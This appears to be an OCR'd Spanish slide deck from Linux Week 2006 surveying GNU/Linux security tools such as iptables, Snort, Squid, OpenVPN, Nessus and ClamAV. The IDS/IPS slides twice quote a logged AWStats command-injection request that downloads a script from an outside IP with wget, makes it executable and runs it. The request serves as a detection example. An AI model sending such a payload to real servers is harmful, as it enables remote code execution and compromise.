Linux Week 2006 - PUCP

Herramientas de Seguridad en GNU/Linux


Geffrey Velásquez Torres, RHCE


Seguridad de la Información

- **NTP-ISO/IEC 17799:2004**
  Preservación de la confidencialidad, integridad y disponibilidad de la información.

- **ISO17799 2005:2.5**
  Preservación de la confidencialidad, integridad y disponibilidad de la información; adicionalmente otras dimensiones, tales como autenticidad, trazabilidad, no repudio y confiabilidad pueden también ser adicionadas.

Dominios de la Seguridad de la Información





Seguridad
Física
Lógica
Organizacional
Seguridad de Redes (Perimetral)
Seguridad de Host
Filtrado de Paquetes
Detección y Prevención de Intrusiones (IDS/IPS)
Respuesta Activa
Filtrado de Contenidos
Redes Privadas Virtuales (VPN)
Servicios de Directorio y Autenticación
Criptografía
Auditoría de Redes
Antivirus Perimetral / Antispam
Hardening del S.O y Servicios
Control de Seg. a Nivel Kernel (Mandatory Access Control)
Control de Seg. a Nivel Aplicación
Actualización de S.O. y Aplicación
Servicios de Autenticación
Criptografía
Detección de Intrusiones
Antivirus

Filtrado de Paquetes

Netfilter / Iptables (http://www.netfilter.org)

- Filtrado de paquetes (IPV4/IPV6) con inspección de estados (IPV4)
- Traducción de direcciones IP y puertos (NAT/NAPT)
- Arquitectura modular (desarrollo de helpers)
- Diversos tipos de manipulación de paquetes (encabezados)
- Complementa al sistema tc / iproute2 para realizar QoS
- Módulos adicionales disponibles a través de sus repositorios patch-o-matic
- Disponible en todas las distribuciones GNU/Linux de propósito general
- Incorporado en muchos productos de tipo OpenSource / Propietario

Filtrado de Paquetes




Firewall con múltiples subredes

Detección y Prevención de Intrusiones / Respuesta Activa

- Los IDS basados en red, llamados tambien Network-based IDS (NIDS) trabajan sobre el tráfico de red (**Snort**), capturando paquetes, normalizando los protocolos, analizando encabezados / data y disparando alertas para que se puedan tomar las contramedidas adecuadas (poner parches, filtrar hosts/redes, asegurar el sistema operativo, etc).

- Los IDS's al tener la capacidad de reconocer ataques o anomalías evolucionaron como sistemas de **respuesta activa** y de **prevención de intrusiones**.


Arquitectura de Red de un Sistema de Respuesta Activa



"GET /cgi-bin/awstats/awstats.pl?configdir=|
echo;echo%20YYY;cd%20%2ftmp%3bwget%20211%2e234%2e113%2e241%2fscripz%3bc
hmod%20%2bx%20scripz%3b%2e%2fscripz;echo%20YYY;echo| HTTP/1.1" 500 607 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)"

(Tildes omitidas)

Arquitectura de Red de un Sistema de Prevención de Intrusiones



"GET /cgi-bin/awstats/awstats.pl?configdir=|
echo;echo%20YYY;cd%20%2ftmp%3bwget%20211%2e234%2e113%2e241%2fscripz%3bc
hmod%20%2bx%20scripz%3b%2e%2fscripz;echo%20YYY;echo| HTTP/1.1" 500 607 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)"

(Tildes omitidas)

Detección y Prevención de Intrusiones

Iniciado por Marty Roesch, actualmente ha alcanzado su versión 2.4, es uno de los IDS's más utilizados por los especialistas en seguridad.

Mantenido por William Metcalf, extiende las funcionalidades de Snort con la capacidad de “DROPear” conexiones (IPS). Se integra con Netfilter / Iptables. Es incluido por Snort desde su versión 2.3.

Filtrado de Contenidos (Web)

Proxy / Caché (HTTP) Squid (http://www.squid-cache.org)

Proxy y caché de HTTP y FTP.
Proxy SSL
Jerarquías de caché
ICP, HTCP, CARP, Cache Digests
Proxy transparente
Aceleración HTTP
Caché de búsquedas DNS
Listas de control de acceso
Redirectores (SquidGuard para URL Filtering)

DansGuardian (http://dansguardian.org/)

Filtra el contenido de páginas, basandose en métodos: búsqueda de frases, PICS y URL.

Redes Privadas Virtuales (VPN)

IPSEC – Kernel 2.6 Stack (ipsec-tools)

Incluido por defecto en las versiones de Kernel 2.6. Implementa las principales características de IPSEC (ESP, AH, Modos Transporte y Tunnel, NAT-T, X509).

IPSEC – OpenSWAN (http://openswan.org)

Derivado del proyecto FreeSWAN, soporta ampliamente IPSEC, incluyendo: OE, IPSEC UDP Encapsulation, IKE v2, XAUTH, NAT-T en modo tunel.
Es necesario parchar los fuentes del Kernel y recompilarlo. De igual manera requiere la instalación de sus herramientas de usuario.

SSL VPN – OpenVPN (http://openvpn.net)

Implementa túneles utilizando UDP como transporte y seguridad mediante TLS / SSLv.3.
Implementado en User-Space, fácil de instalar y disponible en multiples plataformas.

Servicios de Directorio y Autenticación

Servidor de Directorios LDAP: OpenLDAP (http://openldap.org)
Servidor de Autenticación de Red: Kerberos (http://web.mit.edu/kerberos/)

RedHat / Fedora Directory Server:
(http://directory.fedora.redhat.com/)

Servidor LDAP, incluye replicación multi-master, GUI de administración: creación de usuarios/grupos/roles/cuentas, backup/restore/import/export, replicación, database/suffix, control de acceso, monitoreo, logs. Autenticación SALS, Kerberos.

Criptografía

OpenSSH (http://www.openssh.org/)

Implementación del protocolo Secure Shell versiones: 1.3, 1.5 y 2.0.
Soporta autenticación simple con usuario / contraseña y utilizando certificados digitales X.509.
Soporta la creación de túneles.

OpenSSL (http://www.openssl.org)


Implementación de los protocolos SSL versiones: 2, 3 y TLS versión 1.
Muchos otros proyectos Open Source, utilizan la Librería (API de programación) de OpenSSL para la creación de conexiones seguras.

Auditoría de Redes

Nessus (http://www.nessus.org/)
Analizador de Vulnerabilidades, realiza diversas comprobaciones (tests) en busca de vulnerabilidades contra servicios de red.
Su base de datos de vulnerabilidades es actualizable y extensible mediante NASL (Nessus Attack Scripting Language).
Genera reportes basados en HTML.

NMAP (http://www.insecure.org/nmap/)
Mapeador de redes, analizador de puertos, altamente configurable.
Realiza reconocimiento activo de S.O. remotos mediante la identificación de huellas digitales de S.O.

Muchas otras más: Hping, nikto, SARA, etc.



Antivirus

Clam Antivirus (http://www.clamav.net)

Escaner command-line

Interface Milter para Sendmail

Actualizaciones en línea de firmas de virus

Librería (API) escrita en C

Soporte incorporado paraRAR (2.0), Zip, Gzip, Bzip2, Tar, MS OLE2, MS Cabinet files, MS CHM (Compressed HTML), MS SZDD

Soporte incorporado para mbox, Maildir y raw mail files

Soporte incorporado para Portable Executable files compressed with UPX, FSG, and Petite

Librerías Clam Antivirus para PHP

Librerías Clam Antivirus para PHP
(http://www.phpclamavlib.org)

Extensión PHP escrita en lenguje C, el cual permite incorporar características de análisis antivirus desde scripts PHP. Utiliza las librerías libclamav y el framework de Zend para la escritura de extensiones PHP.

```
<?php
        echo cl_info() . "<br>";
        $ret =
cl_scanfile("/tmp/eicar.com");

        if ($ret != null) {
                echo $ret;
        }
?>
```

API:

```
string cl_scanfile(string filename);

boolean cl_scanfile_ex(string filename,
                                int options,
                                string virusname,
                                int retcode);

string cl_pretcode(int retcode);
```

AntiSPAM

SpamAssassin (http://spamassassin.apache.org/

Potente herramienta antispam, utiliza algoritmos de redes neuronales: PERCEPTRON (rule-weigthing algorithm), para el su sistema de puntuación.
Amplia variedad de tests para la identificación de SPAM.
Escrito en PERL, ofrece al programador las librerías Mail::SpamAssassin classes para la integración con sistemas de correos.

Integración Antivirus / Antispam para sistemas de correos con EXIM: (http://www.exim.org)

Exim puede ser configurar como proxy SMTP e integrar al ClamAV y SpamAssassin. Se requiere compilar: WITH_CONTENT_SCAN=yes. Las versiones previas a Exim 4.50 no incorporaban análsis de contenido y se realizaba a través de Exiscan (parche para Exim).

Muchas gracias...